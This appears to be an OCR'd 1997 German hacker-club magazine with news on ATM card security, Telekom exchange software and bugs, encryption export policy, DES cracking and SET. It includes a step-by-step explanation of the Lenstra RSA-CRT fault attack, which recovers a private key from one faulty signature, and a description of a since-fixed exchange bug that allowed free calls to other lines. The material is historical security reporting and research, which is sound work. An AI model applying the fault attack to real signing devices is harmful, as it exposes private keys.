
(25) Manfred Pausch: Gutachten für AG Darmstadt 38 C 4386/87, 10.07.1988
(26) Ivar Kamsvag: Slik kan en minibank knekkes Computerworld Norge, 1/1993 S. 4-5, 15.01.1993
(27) NDR Ratgeber Technik: Archiv Ammann, Lehnhardt, Leptihn
(28) Westdeutsche Allgemeine Zeitung: Geldautomat kopiert den Magnetstreifen, 12.01.1996
(29) Bundeskriminalamt, Kriminalistisches Institut, Ref. Kl 12: Computerkriminalität 1995 in der polizeilichen Kriminalstatistik (PKS): Gesamtdeutschland.

Anmerkungen der Redaktion:

- Eingabe des PIN-Codes auf Touchscreen bei GAA: z.B. Citibank (Quelle: Pausch bei Vortrag in Hamburg auf dem a´la Card-Forum)
- Offline-Zeiten der GAA sind z.B. auch durch Umbuchung der technischen auf die juristischen Datenbestände bedingt, wie etwa bei der Deutschen Bank zwischen 22 und 7 Uhr (Batchbetrieb, auch kein Zugriff auf Kontostandsdrucker) (Quelle: Kunden-Beobachtung ++)
- „Hardware-Sicherheits-Modul“ : gemeint ist z.B. der DALLAS DS5002FP, ein Hochsicherheits-Microkontroller mit BUS-Verschlüsselung, der von Markus Kuhn vollständig geknackt wurde. Befehlssatz ist 8031 kompatibel. (Quelle: Nachricht in de.org.ccc von Michael Holztl, kju@sauerland-online.de)
- die Hinweise auf auf die Entwendung eines solchen Moduls und dem kriminellen Einsatz in der BRD (Pausch in Hamburg: „Region Berlin“) entstammen Christian Zimmermanns Buch „Der Hacker“, das bezüglich seiner Informationsgüte als oberflächlich und undifferenziert und teilweise sachlich falsch zu bezeichnen ist. Der Autor Christian Zimmermann ist u.a. als einer der Drahtzieher der „Telekom-Affäre“ um überhöhte Telefonrechnungen unschuldiger Kunden der Redaktion bekannt, verursacht durch Manipulationen (Dialer etc.) an Telekomleitungen zum Zwecke des Supporting von Auslands („Sex“) und 0190-Nummern. Insofern sind seine Aussagen als „Hacker“ unglaubwürdig, seine kriminellen Intentionen und Kontakte jedoch als glaubwürdig einzustufen.

EC-Karten Unsicherheit

Ermittlung der PIN



OVst-Watch

Pannen bei Software-Updates

Bei der Einspielung der neuen Vermittlungsstellen-Software Anfang April stürzten die SEL-Ortsvermittlungsstellen am 8.4.97 in Nürnberg und München erstmal ganz ab. In anderen Ortsnetzen wurden Netzansagen (z.B. „Kein Anschluß unter dieser Nummer“) nicht mehr korrekt wiedergegeben, Makeln funktionierte nicht mehr und einigen Teilnehmern wurde eine nicht abschaltbare Umleitung auf die T-Net-Box aktiviert.

T-Net-Box

Die T-Net-Box ist der Anrufbeantworter im Netz der Telekom. Von den meisten Anschlüssen an digitalen Vermittlungsstellen (S12/EWSD) kann dieser inzwischen über die 0130/144770 eingerichtet werden. Allerdings sollte man vorher sicherstellen, daß man - im Falle eines ISDN-Anschlusses - über Anrufweiterschaltung verfügt, bzw. bei nicht-ISDN die zugehörigen Steuersequenzen freigeschaltet sind (*xxx#: Umleitung auf T-Net-Box aktivieren, wobei für xxx gilt: 000 - alle Anrufe auf den Anrufbeantworter umleiten, 555 - bei besetzt, 888 - nach 15 Sekunden klingeln. Mit #xxx# wird die jeweilige Umleitung deaktiviert). Übrigens ist das T-Net-Box-System noch mindestens bis zum 31.7. im Test-Betrieb. Dieser sollte zwar zum 1.6. beendet sein, mußte jedoch wegen Software-Problemen verlängert werden. Bevor man diesen Netz-AB einem herkömmlichen vorzieht, sollte man jedoch beachten, daß die *T*** damit theoretisch Zugriff auf alle eingegangenen Nachrichten hat.

Weitere Informationen zur T-Net-Box gibt es als Faxabruf-Dokument unter 0228/1819657 oder bei den freundlichen Hotline Mitarbeitern unter 0130/141414.

Neue EWSD-Features

Auch die Siemens-Vermittlungsstellen (EWSD) erhielten kürzlich neue Software. Unter anderem wurde eine Art „Anti-Scan“-Verhalten in Bezug auf */#/A/B/C/D-Kombinationen eingebaut. So reagiert die Vst jetzt wesentlich toleranter auf „versehentliche Falscheingaben“ bei Steuersequenzen (*xxx, #xxx, *#xxx). Neu hinzugekommen gegenüber dem vorigen Release sind *34# und *35# (bzw. #34#/*#34#/#35#/*#35#), die wahrscheinlich eine Auswahl der Art der Anrufsperre durch den Teilnehmer ermöglichen sollen. Bisher konnte man mit *33# nur einen vorher festgelegten Typ (z.B. Auslands- oder Vollsperre) aktivieren. Schon seit der letzen Version gibt es *37# (Rückruf bei besetzt auch für analoge Anschlüsse) und *31# und *22# (Funktion unbekannt, weiß jemand genaueres?).

Ein eher nervendes Feature wurde mit diesem Update der Anrufweiterleitung zuteil: Der Anrufer hört, wenn er einen Anschluß anruft, der umgeleitet wird, die Ansage „Wir verbinden weiter“. Somit entfällt die Möglichkeit, Anrufe diskret umzuleiten.

Bugs

Mit der neuen EWSD-Software verschwand auch ein sehr beliebter ISDN-Bug: Für alle Anschlüsse an Siemens-Vsts gibt es eine Nummer, mit der man begrenzt Leitungsqualität und Funktion des Anschlusses prüfen kann (z.B. Berlin: 01177555+<eigene Nummer>). Wenn man jedoch 01177555+<eben nicht eigene, sondern eine andere Nr. in der selben Vst> wählte, und zwar so, daß ein Teil dieser Nummer in Blockwahl (mehrere Ziffern werden gleichzeitig zur Vst geschickt, z.B. durch Wahl bevor man den Hörer abnimmt) und der andere Teil einzeln übermittelt wurde, hatte man eine Verbindung zu diesem Anschluß - gebührenfrei (wie grundsätzlich alle Verbindungen zu Nummern, die mit 0117 beginnen).

tobias@ccc.de

Krypto-News

Alte Welt bangt und zappelt

Gesetze gegen Codeknacker geplant

(emp) 06.06.97 - Eine europaweite Gesetzgebung gegen sogenannte „Fernsehpiraterie“ rückt näher. Weil nicht zuletzt durch den Einfluss der kryptofeindlichen Franzosen bei der Eurocrypt-Norm ein „schwaches“ Verschlüsselungsverfahren (DES mit nur 56 Bit) gewählt wurde, sind Codeknacker bei der Entschlüsselung von Pay-TV-Fernsehprogrammen oft erfolgreich.

Statt starke Verschlüsselungsverfahren zuzulassen, soll jetzt sogar der Besitz von Computern kriminalisiert werden, wenn sie geeignet zum Codeknacken sind. Der Bericht fordert Strafgesetze gegen Personen und Unternehmen, die ohne Autorisierung Geräte und Entschlüsselungssoftware herstellen, verbreiten oder verkaufen. 422 Abgeordnete des Europaparlamentes stimmten am 13. Mai 1997 in Strassburg dem „Anastassopoulos-Bericht“ zu, bei sechs Gegenstimmen und sechs Enthaltungen. Das Parlament beauftragte die Europäische Kommission, möglichst noch vor der Sommerpause eine Direktive an die Mitgliedsländer zur Eindämmung illegaler Entschlüsselungstechnik auszugeben.

Darüber hinaus sollen sich auch Privatpersonen strafbar machen, die illegale Entschlüsselungstechnik benutzen oder besitzen. Durch ein derartiges Gesetz entstünde eine gefährliche technische Grauzone in der Strafbarkeit, weil damit letztlich alle leistungsfähigen frei programmierbaren Computer illegal werden.

Der Kosten/Nutzen-Aufwand zum Knacken von Eurocrypt betraegt für einen Geheimdienst mit Budget 300 Millionen US-Dollar ca. zwölf Sekunden, bei einem Grossunternehmen mit 10 Mio$ Budget etwa sechs Minuten (es heisst, der BND habe zwei solcher Maschinen) und bei einer Investition von nur 400 Dollar 38 Jahre.

<Zahlen schon nicht mehr aktuell, d. Setzer>

Wau Holland fuer eMailPress, die agentur gegen den strich...emp@NADESHDA.gun.de

Deutscher Bundestag Drucksache 13/7753

13. Wahlperiode 22.05.97

Antwort der Bundesregierung auf die Kleine Anfrage des Abgeordneten Dr. Manuel Kiper und der Fraktion BÜNDNIS 90/DIE GRÜNEN - Drs. 13/ 7594

Lage der IT-Sicherheit in Deutschland

47.Welcher Aufwand ist nach Kenntnis der Bundesregierung nötig, um mit asymmetrischen Verfahren verschlüsselte Daten mit Schlüssellängen von 40, 56 und 128 Bit zu entschlüsseln und wie gross ist nach Auffassung der Bundesregierung die für eine Verschlüsselung sensitiver Daten hinreichende Schlüssellänge für eine - auch über die nächsten fünf Jahre - sichere Übermittlung?

Unter der Voraussetzung, dass für ein symmetrisches Verfahren keine andere Analysemethode bekannt ist als die vollständige Absuche des Schlüsselraumes, lassen sich die nachstehenden Aussagen treffen:

* 40-Bit-Verfahren können - allerdings mit hohem zeitlichen und apparativen Aufwand mittels Hochleistungsrechnern oder auf dem Wege des „verteilten Rechnens“ entziffert werden. Die genaue Höhe des Aufwandes ist verfahrensabhängig.

* 56-Bit-Verfahren erfordern zu ihrer Entzifferung den Einsatz von Spezialrechnern, die eigens zu diesem Zweck konstruiert werden müssen. Bei deren entsprechender Dimensionierung lässt sich der zeitliche Aufwand auf die Groessenordnung von Stunden begrenzen.

* Die vollständige Absuche eines 128-Bit-Schlüsselraums entzieht sich jeder heute und in absehbarer Zeit verfügbaren Rechentechnik.

Ab einer Schlüssellänge von etwa 80 Bit kann - bei ansonsten entzifferungsresistentem Design - die Möglichkeit einer Analyse durch Absuche des Schlüsselraums für die überschaubare Zukunft, insbesondere der nächsten fünf Jahre, ausgeschlossen werden.

Verteilte brute force attacke auf DES

DES noch nicht tot, stinkt aber schon

Am 19. 6.1997 war es soweit: erstmals in der Geschichte hat eine nicht-geheime Organisation einen DES-Schlüssel durch brute force geknackt. Von der Firma RSA wurden $10.000 Preisgeld und ein Plaintext/Ciphertext-Paar bereitgestellt, insgesamt wurden von mehreren tausend Teilnehmern in zwei ueber das Internet koordinierten Gruppen (eine fuer die USA, eine fuer den Rest) ungefaehr 50% des Schluesselraums durchsucht, und es wurden nach vorsichtigen Schaetzungen 447.000 MIPS-Jahre verbraten. Damit geht dieser Hack als groesste verteile Berechung in die Geschichte ein.

andreas@ccc.de

USA-Regulierungen

Kontrolleinschränkungssimulation

The US government will announce later today that will soon lift controls on technology crucial to doing business over the Internet, White House advisor Ira Magaziner said yesterday evening.


Under plans expected to be outlined at a noontime press briefing today, the federal government will require that producers of specialized, narrowly focused data scrambling products submit only to one-time government approval before they sell powerful encryption products abroad. Current policy requires case-by-case approval in most instances.

„Basically it will say that for basic financial and electronic applications there will be no export restrictions and no requirement for key recovery,“ Magaziner said.

US Undersecretary of Commerce William Reinsch is expected to give details of the plan. Reinsch could not be reached for comment.

Computer industry executives and public interest groups said the new arrangement, though far short of deregulating all encryption, was a step in the right direction.

„This is evidence that the administration acknowledges that manufacturers of foreign



Krypto-News

encryption products do exist," said Peter Harter, public policy counsel at Netscape Communications Corp. „Their policy has put American industry in the back seat and now were trying to catch up." David Banisar, policy analyst at the Washington-based Electronic Privacy Information Center, called the move a „small step forward." Nonetheless, „it still doesnít reach the needs for secure e-mail or other purposes," he said.

Computer software and hardware eligible for decontrol under the proposed regulations must fit several criteria, said Kawika Daguio, a public affairs specialist with the American Bankers Association who helped hammer out an agreement for the new regulations.

.Though products designed for use by the general public may be unlimited in the strength of the encryption techniques they employ, they must also be strictly limited in use, he said. Software written for home banking, for instance, must be usable only for bank transactions and not easily modified for general use. Most programs handed out by banks for PC banking at home fit that criteria, he said.

Programs that use the industry SET standard for credit card purchases over the Internet should easily meet Commerce Department criteria, too, since the SET standard encrypts only those data essential to making online purchases; the limited uses of the standard render it all but useless for general use. Visa, MasterCard and American Express developed the standard. „I´d expect programs written the SET to get very rapid approval - within weeks," Daguio said.

In addition, US companies will have leeway to export any kind of encryption to any bank as long as that encryption is used only for legitimate, internal bank functions. Products designed for merchant-to-merchant transactions without a bank in between would still be subject to stricter controls, including use of weak software routines that make decoding by law enforcement easy, or deposit of decoding keys with law enforcement bodies prior to export. Commerce Department regulations will spell out details this month or next, Daguio said.

Though more sweeping in nature than past government regulations, the US banking industry has long enjoyed more freedom to use powerful encryption technologies abroad than other industries. Successive administrations have granted banks that leeway since by definition they must have greater safeguards over employee behavior than all but a handful of industries. In addition, financial applications have long been easier to design for export since they typically require encryption of only a few standard data fields. If sufficiently limited in design, the reasoning goes, they pose no threat to law enforcement concerned about smugglers or terrorists who may want to evade detection by law enforcement. The government and the computer industry have for years been locked in disputes over the relative importance of encryption technologies and their potential for misuse. [...]

Absent US encryption exports, they claim, American companies will soon lose their leadership role in a technology crucial to the countryís competitiveness.

Federal officials, on the other hand, have said export of the technology threatens global security, since terrorists and criminals in outlaw states like Libya and North Korea could easily use the technology to defeat wiretaps and data searches increasingly prized by law enforcement and national secu-

rity agencies. In response, they demand that exports of powerful encryption include so-called key recovery - a method by which law enforcement can gain access to the encryption keys used to encode messages. Many public interest groups have condemned the plans, however, saying such a transfer of power to law enforcement threatens to usher in an era of ubiquitous and illegal eavesdropping. Several bills pending in Congress would do away with nearly all controls. Reinsch was expected to testify at congressional hearings on one of the bills this morning.

By Will Rodger /Washington Bureau Cheif
Inter@ctive Week

These „new" regulations „to be issued" are scrambling to catch up with previous and current practices...

It doesn't change things at all.

When they issued the new export regulations in January, the glaring hole was the absence of an explicit exception for the financial industry. Under the customs that evolved around ITAR, you could get an export license for strong crypto as long as the overseas customer was a financial institution. This announcement is simply a public acknowledgment that the BXA will look favorably on export requests to banks and that someday they'll try to draft specific regulations on the subject. Meanwhile you do it by grinding through the bureacracy. Export permission for strong crypto that only encrypts financial data is clearly a variant of this tradition. They already granted export permission for one vendor of such a system, so I'm not surprised they're planning to make up a regulation to cover it.

Rick. smith@securecomputing.com

PGP darf exportiert werden

Pretty Good Privacy, hat vom US-Handelsministerium die Erlaubnis bekommen, daß das Produkt nun auch mit der 128-Bit-Verschluesselungstechnologie offiziell exportiert werden darf.

30.05.97 Horizont Newsline

In letzter Minute: Amis drehen doch noch durch

ALERT: Senate to vote on mandatory key escrow as early as Thu June 19!

On Tuesday June 17, Senators John McCain (R-AZ) and Bob Kerrey (D-NE) introduced legislation which would all but mandate that Americans provide guaranteed government access to their private online communications and stored files. The bill, known as „The Secure Public Networks Act of 1997" (S.909) represents a full scale assault on your right to protect the privacy and confidentiality of your online communications. Though offered on Capitol Hill as a compromise, the McCain-Kerrey bill is virtually identical to draft legislation proposed earlier this year by the Clinton Administration while doing nothing to protect the privacy and security of Internet users. The bill closely mirrors draft legislation proposed by the Clinton Administration earlier this Spring. Specifically, the bill would:
* Compel Americans to Use Government-Approved Key Recovery Systems * Make Key Recovery a Condition Of Participation in E-Commerce * Allow Government Carte Blanche Access to Sensitive Encryption Keys Without a Court Order * Create New Opportunities for Cybercrimes * Codify a low 56-bit Key Length Limit on Encryption Exports * Create Broad New Criminal Penalties for the Use of Encryption. The full text of the bill, along with a detailed analysis, is available online at
http://www.cdt.org/crypto/

Abt. wundersame Dinge

Fehler & Folgen

RSA(CRT): One strike and you're out!

Manchmal sind es die berühmten Randbemerkungen, die kryptographische Erdbeben auslösen sollten. Speziell wenn diese Randbemerkung zwei Tage nach einer wichtigen Veröffentlichung von Arjen Lenstra kommt. Lenstra ist nicht nur einer der Hackerväter von digicrime, sondern auch promovierter Mathematiker und einer der führenden Faktorisierungsforscher. Wenn die Wissenschaftler von Bellcore in ihrem berühmten Artikel „On the Importance of Checking Cryptographic Protocols on Faults" also eine Mail von Lenstra zitieren, ist sicherlich Aufmerksamkeit angesagt.

Aber irgendwie scheint es mal wieder niemanden zu interessieren, was sich Hacker/Mathematiker da überlegt haben. Dabei ist die Sache höchst brisant: EINE durch Hardwarefehler unkorrekte RSA-Unterschrift führt mit fast 100%-iger Sicherheit zur Aufdeckung des geheimen RSA-Schlüssels. Der „Angreifer" bekommt die Möglichkeit direkt angezeigt, und die Berechnung ist trivial.

Um es wissenschaftlich exakt zu formulieren: Entsteht ein Fehler während des Signierens, tritt er mit hoher Wahrscheinlichkeit zum im Fehlermodell angenommenen Zeitpunkt auf. Er kann als beliebiger Bitfehler angenommen und mit sehr hoher Wahrscheinlichkeit kann das RSA-Modul N mit einem Aufwand von einer Potenzierung mit dem öffentlichen Exponenten, einer Addition und einer GGT-Blidung faktorisiert werden.

Aber der Reihe nach:

Durch einen altbekannten mathematischen Trick kann man die für das RSA-Verfahren notwendige, aufwendige Potenzierung stark beschleunigen. Statt die RSA-Signatur

E=m^d MOD N

direkt modulo N zu berechnen, rechnet man die beiden Werte

E[p] =m^d MOD p und E[q]=m^d MOD q, wobei p und q die beiden Primfaktoren von N sind.

Nach dem Chinesischen-Restsatz (Chinese Remainder Theorem) existieren nämlich zwei einfach und nur einmal im voraus bestimmbare Werte a und b mit

a = 1 MOD p, a = 0 MOD q bzw b = 0 MOD p, b= 1 MOD q.

Mit diesen beiden Zahlen gilt

E=aE[p]+bE[q] MOD N.

Diese ist offensichtlich deutlich effizienter als die direkte Potenzierung modulo N, da die Operationen mit deutlich kürzeren Zahlen durchgeführt werden können. Bruce Schneier empfiehlt in seinem Standardwerk „Angewandte Kryptographie" (1996) dieses Vorgehen und auch die RSAREF-Referenzimplementierung von RSASDI und PGP verwenden das CRT. Sind p und q ungefähr gleich groß, halbiert sich ungefähr die Länge der Zwischenergebnisse. Dies ist natürlich für Chipkarten mit beschränktem Speicherplatz von ganz besonderem Vorteil. Die Signaturzeit wird nach Angaben der Chipkartenhersteller mindestens halbiert.

FAMEX -Zahlen aus einem Philipsprospekt (Mai 1997)


Schlüssel-Bits, 512, 768, 1024, 2048
Straightforward (ms), 140, 410, 805, 18200
Chinese Remainder (ms), 56, 164, 322, 2156

Gehen wir nun davon aus, daß entweder bei der Berechnung von E[p] oder von E[q] ein Fehler auftritt. Diese Annahme ist, da diese Berechnungen die zeitlich aufwendigsten Abschnitte des Algorithmus sind, sehr realistisch. Nun ist mit hoher Wahrscheinlichkeit N kein Teiler von (M-F^e), wobei e der zur Verifikation der Signatur benötigte öffentliche Exponent ist. Dann gilt aber

GGT(M-F^e,N)=q.

Somit kann man den RSA-Modul N(=pq) faktorisieren und so einfach den geheimen Schlüssel d berechnen. Kurz gesagt ist das der kryptographische Super-GAU.

Witzig dabei ist, daß der einfache Anwender, der zur Kontrolle der Signatur M=E^e ausrechnen muß, direkt auf den Fehler hingewiesen wird.



ROTFLBTCDICAJTTWADBSIHPWTRHITSBKABAYB

„Rolling On The Floor Loughing, Biting The Carpet, Dancing In Circles And Jumping Through The Window Almost Dieing By Smashing Into HP Who's Then Running Horrified Into The Street Being Killed Accidentally By A Yellow Bulldowzer“

(de.org.ccc/10.06.1997/kraxel@felix.intern)

In der Orginalarbeit von Dan Boneh, Richard DeMillo und Lipton vom 26. September 1995 gingen die Autoren noch davon aus, daß für ihren Angriff eine korrekte UND eine fehlerhafte RSA-Signatur der selben Nachricht M von Nöten sind. Hier traten dann die professionellen Abwiegler auf den Plan. Durch Ergänzung der Nachricht (beispielsweise mit Zeitstempeln) würde schon seit längerem erreicht, daß niemals die gleiche Nachricht zweimal unterzeichnet wird. Wenn nur eine fehlerhafte Unterschrift benötigt wird, hilft dies zunächst nichts. Allenfalls durch das Hinzufügen von Zufallszeichen (random padding) aus einem kryptographisch starken Zufallsgenerator, kann, da dann die eigentlich unterschriebene Nachricht M' nicht bekannt ist, der Lenstra-Angriff verhindert werden. Dies bedarf aber möglicherweise einer Protokollanpassung und weiterer Forschung. Bis dahin muß das nochmalige Verifizieren der Signatur vor der Ausgabe dringend empfohlen werden. Bei der großen Chipkartenkonferenz „Technologie '97“ Mitte Juni interessierte sich leider so gut wie keiner der Experten für diese Sicherheitslücke.

Um es nochmals festzuhalten:

Entsteht zufällig, durch von Hackerhand hinzugefügten physikalischen Streß oder einen INDEL-Prozessor, eine fehlerhafte RSA Ausgabe, kann mit einem 8080 und ein paar Millisekunden der geheime RSA-Schlüssel bestimmt werden.

Also für alle noch mal die Hackanleitung:

Wenn einem eine fehlerhafte RSA-Unterschrift F präsentiert wird, einfach mal GGT(M-F^e, N) ausrechnen. Fast sicher hat man dann einen Faktor des RSA-Moduls gefunden. Wenn man dann noch einen kurzen Blick in ein beliebiges Kryptographiebuch zur Bestimmung des geheimen Schlüssels d aus p und q wirft, dürfte man einen Hauptgewinn gemacht haben.

Rüdiger Weis, ruediger.weis@rz.uni-mannheim.de

www.informatik.uni-mannheim.de/~rweis/ rsacrt/

SET auch durch

The security protocol for safeguarding credit-card transactions on the Internet may have to be changed because the underlying cryptography is too easy to decode and too difficult to upgrade. Steve Mott, senior vice president of electronic commerce and new ventures for MasterCard International, said it could take hackers as little as a year to break the industry's standard encryption code, which is supposed to render credit-card numbers unreadable to outsiders on the Internet.

For that reason, the consortium of technology companies and creditors that has spent two years years developing the Secure Electronic Transaction (SET) protocol may switch to a faster encryption system called Elliptic Curve, which is produced by <Certicom Corp>.

The first complete version of SET, known as SET 1.0, will be available to software makers June 1 with core cryptography provided by RSA Data Security, a unit of Security Dynamics Technologies Inc <SDTI.O>. „RSA is a very good starting point. But we suspect that in a year or two, the Kevin Mitnicks of the world will start to figure out ways to hack it,“ Mott said, referring to Mitnick, a notorious computer hacker. „The only way you scale an RSA is to add a lot more bits. You add a lot more bits and it becomes more complex software in terms of the interaction of the transaction messages. That's part of what's taken SET so long to start with,“ he said. Mott told that the Elliptic Curve system would make a better encryption core. In fact, he said it would have been chosen in the first place if developers had been known about it. „It will fit on a chip card. I think its 160 bits equals security to 1,024 bits of RSA,“ the credit industry executive said. „We anticipate putting it intosome SET 1.0 pilots in the very near future this year in the U.S.“ Far from being disturbed by the possibility of hackers getting through the current SET cryptography, Mott said SET's developers would „give them an award and a ribbon and then embody whatever they did as part of the improvements“ in the next version of security standards. „The current version for SET is as safe as anybody can make it,“ he said.
(Nach 09.04.1997/Reuter)

Das allerletzte

Social Security Info Now on Web

WASHINGTON (AP 08.04.1997) — Social security records now available through the Internet pose few security threats to the individuals who request them, administration officials said Monday. For the past month, Americans have been able to get their Social Security records sent to them electronically. The information previously had to be mailed to their homes in a process that took up to six weeks — and at a cost of millions of dollars in postage each year. Phil Gambino, a spokesman for the Social Security Administration, said the top priority of the new program is maintaining privacy, and several security features have been built into the new system to do just that. „The information going back and forth between the requester and Social Security is encrypted, so if it gets intercepted in the middle, it can't be interpreted — it would look like jibberish," he said. Auditors also are able to trace the origin of a request back to the exact personal computer used to make it, he said. Still, critics concerned about privacy rights are worried. „As soon as crooks start exploiting this service to get other people's information, Social Security is going to have a real problem on its hands," Evan Hendricks, chairman of the U.S. Privacy Council in Washington, told USA Today. The newspaper identified various types of potential abuse: potential employers could get the salary history of job applicants; coworkers could determine how much fellow employees make; landlords could use the information to determine whether someone can afford an apartment. But Gambino said anyone who intends to abuse the system would have to overcome several hurdles. „We built into the system, right from the beginning, the strongest security system available," Gambino said. „The only way they can get around it is by committing a crime and in order to commit the crime they have to go through a great deal of effort to get all that identifying information."

http://www.ssa.gov

WASHINGTON (AP 10.04.1997) — Social Security officials pulled the plug on an Internet site that provided individual earnings and retirement benefit records and decided to begin asking Americans whether such information should be available online and, if so, how much.....

Internet jetzt mit Flirtmaschine


The Internet is transforming courtship, with a service as sly as it is shy. Mixing digital-age efficiency with old-fashioned mystery, a freeweb site called „Secret Admirer — The Electronic Cupid," http://www.SecretAdmirer.com, lets users anonymously find out if their romantic feelings are mutual. When you receive a Secret Admirer e-mail it reads: „This message has been sent by a secret admirer! Is the feeling mutual?" The only way to find out who may have sent you a message is to go to the web site and send an anonymous Secret Admirer message of your own. If you send one to the person who sent one to you, the Secret Admirer database recognizes a match. For the full text story, see http://www.merc.com/stories/cgi/story.cgi?id=3293608-ccd


Hallo Leute,

